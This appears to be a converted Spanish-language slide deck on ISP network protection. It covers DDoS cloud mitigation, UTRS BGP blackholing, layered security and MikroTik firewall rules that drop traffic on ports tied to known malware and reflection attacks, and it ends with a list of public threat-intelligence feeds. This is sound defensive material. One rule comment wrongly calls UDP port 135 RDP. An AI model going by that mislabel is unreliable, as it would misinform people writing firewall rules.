
## Mitigación en la nube




## Mitigación en la nube



## Mitigación en la nube




UTRS – Unwanted Traffic Removal



ISPs establecen sesiones BGP con Cymru para el servicio UTRS


<http://www.team-cymru.org/UTRS/>

UTRS – Unwanted Traffic Removal




ISPs establecen sesiones BGP con Cymru para el servicio UTRS

<http://www.team-cymru.org/UTRS/>



El ISP X está sufriendo un ataque DDoS, comprometiendo el tráfico legítimo.

**Cymru - UTRS**



**Internet**

ISP X anuncia el / 32 atacado para UTRS y los otros ISPs ponen en blackhole el IP anunciado.

El tráfico legítimo (por ejemplo, los proveedores de contenido no se ven afectados)



# Seguridad por niveles



## Borde de área

Protección de los equipos;  
Blackhole de direcciones Bogons;  
Protección DDoS  
**Blackhole de malwares;**  
Filtros de buenas prácticas BGP.



## Tránsito

Protección de los equipos  
Especial atención en las  
protecciones de las capas I y II



## Acceso

Protección de los equipos  
Implementación de BCP38;  
Filtros de malwares conocidos  
Filtros de conexiones no válidas  
Seguridad de CPEs

# Protecciones de Malwares conhecidos

| Firewall                                                                  |        |        |               |    |
|---------------------------------------------------------------------------|--------|--------|---------------|----|
| Filter Rules NAT Mangle Raw Service Ports Connections Address Lists       |        |        |               |    |
| + - [icon] [icon] [icon] [icon] 00 Reset Counters 00 Reset All Counters   |        |        |               |    |
| #                                                                         | Action | Chain  | Src. Address  | Ds |
| ;;; special dummy rule to show fasttrack counters                         |        |        |               |    |
| 0                                                                         | D      | pas... | forward       |    |
| ;;; Fasttrack para todos pacotes do forward                               |        |        |               |    |
| 1                                                                         |        | Fas... | forward       |    |
| ;;; Libera Tudo                                                           |        |        |               |    |
| 2                                                                         | X      | acc... | forward       |    |
| ;;; Dropa e Loga IP Spoofado [substituir por uRPF]                        |        |        |               |    |
| 3                                                                         | X      | drop   | forward       |    |
| ;;; Libera comunicacao UNM->OLT                                           |        |        |               |    |
| 4                                                                         | ✓      | acc... | 172.16.55.254 | 17 |
| ;;; Libera comunicacao UNM->OLT                                           |        |        |               |    |
| 5                                                                         | ✓      | acc... | 172.16.55.254 | 17 |
| ;;; Bloqueia e loga tentativas porta 25 entrante e sainte                 |        |        |               |    |
| 6                                                                         | X      | drop   | forward       |    |
| ;;; Salta para o canal de bloqueio de malwares conhecidos                 |        |        |               |    |
| 7                                                                         |        | jump   | forward       |    |
| ;;; Libera tudo para IPs Administrativos                                  |        |        |               |    |
| 8                                                                         | ✓      | acc... | forward       |    |
| ;;; Libera tudo para IPs de Monitoramento                                 |        |        |               |    |
| 9                                                                         | ✓      | acc... | forward       |    |
| ;;; Libera portas baixas para 'Link-Empresarial'                          |        |        |               |    |
| 10                                                                        | ✓      | acc... | forward       |    |
| ;;; Libera portas baixas para 'Link-Empresarial'                          |        |        |               |    |
| 11                                                                        | ✓      | acc... | forward       |    |
| ;;; Libera portas baixas para Jogadores [notificar N3 antes de habilitar] |        |        |               |    |
| 12                                                                        | ✓      | acc... | forward       |    |
| ;;; Libera portas baixas para Jogadores [notificar N3 antes de habilitar] |        |        |               |    |
| 13                                                                        | ✓      | acc... | forward       |    |
| ;;; Bloqueia e loga portas baixas TCP para conexoes entrantes (links)     |        |        |               |    |
| 14                                                                        | X      | drop   | forward       |    |
| ;;; Bloqueia e loga portas baixas UDP para conexoes entrantes (links)     |        |        |               |    |
| 15                                                                        | X      | drop   | forward       |    |

| Firewall                                                                             |        |       |                     |  |
|--------------------------------------------------------------------------------------|--------|-------|---------------------|--|
| Filter Rules NAT Mangle Raw Service Ports Connections Address Lists Layer7 Protocols |        |       |                     |  |
| + - [icon] [icon] [icon] [icon] 00 Reset Counters 00 Reset All Counters              |        |       |                     |  |
| #                                                                                    | Action | Chain | Src. Address        |  |
| ;;; DDoS baseado em SSDP (porta 1900) entrante e sainte                              |        |       |                     |  |
| 37                                                                                   | X      | drop  | malwares_conhecidos |  |
| ;;; Bloqueia Portmap - porta TCP 111 - origem e destino                              |        |       |                     |  |
| 38                                                                                   | X      | drop  | malwares_conhecidos |  |
| ;;; Bloqueia Portmap - porta UDP 111 - origem e destino                              |        |       |                     |  |
| 39                                                                                   | X      | drop  | malwares_conhecidos |  |
| ;;; Bloqueia Chargen - porta UDP 19 - origem e destino                               |        |       |                     |  |
| 40                                                                                   | X      | drop  | malwares_conhecidos |  |
| ;;; Bloqueia QUOTD - porta TCP 17 - origem e destino                                 |        |       |                     |  |
| 41                                                                                   | X      | drop  | malwares_conhecidos |  |
| ;;; Bloqueia RDP - porta UDP 135 - origem e destino                                  |        |       |                     |  |
| 42                                                                                   | X      | drop  | malwares_conhecidos |  |
| ;;; Bloqueia Netbios - portas UDP 137 - 139 origem e destino                         |        |       |                     |  |
| 43                                                                                   | X      | drop  | malwares_conhecidos |  |
| ;;; Bloqueia SAMBA - portas TCP 445 origem e destino                                 |        |       |                     |  |
| 44                                                                                   | X      | drop  | malwares_conhecidos |  |
| ;;; Bloqueia Memecahed - porta UDP 11211 origem e destino                            |        |       |                     |  |
| 45                                                                                   | X      | drop  | malwares_conhecidos |  |



# **Cómo construir o obtener su propia lista de malwares**

## **Hay muchos repositorios públicos con información de malware:**

360chinad, 360conficker, 360cryptolocker, 360gameover, 360locky, 360necurs, 360tofsee, 360virut, alienvault, atmos, badips, bambenekconsultingc2dns, bambenekconsultingc2ip, bambenekconsultingdga, bitcoinnodes, blackbook, blocklist, botscout, bruteforceblocker, ciarmy, cruzit, cybercrimetracker, dataplane, dshielddns, dshieldip, emergingthreatsbot, emergingthreatscip, emergingthreatsdns, feodotrackerdns, feodotrackerip, greensnow, loki, malc0de, malwaredomainlistdns, malwaredomainlistip, malwaredomains, malwarepatrol, maxmind, myip, nothink, openphish, palevotracker, policeman, pony, proxylists, proxyrss, proxyspy, ransomwaretrackerdns, ransomwaretrackerip, ransomwaretrackerurl, riproxies, rutgers, sblam, socksproxy, sslipbl, sslproxies, talosintelligence, torproject, torstatus, turris, urlvir, voipbl, vxvault, zeustrackerdns, zeustrackerip, zeustrackermonitor, zeustrackerurl, etc.

## Listas de Malwares



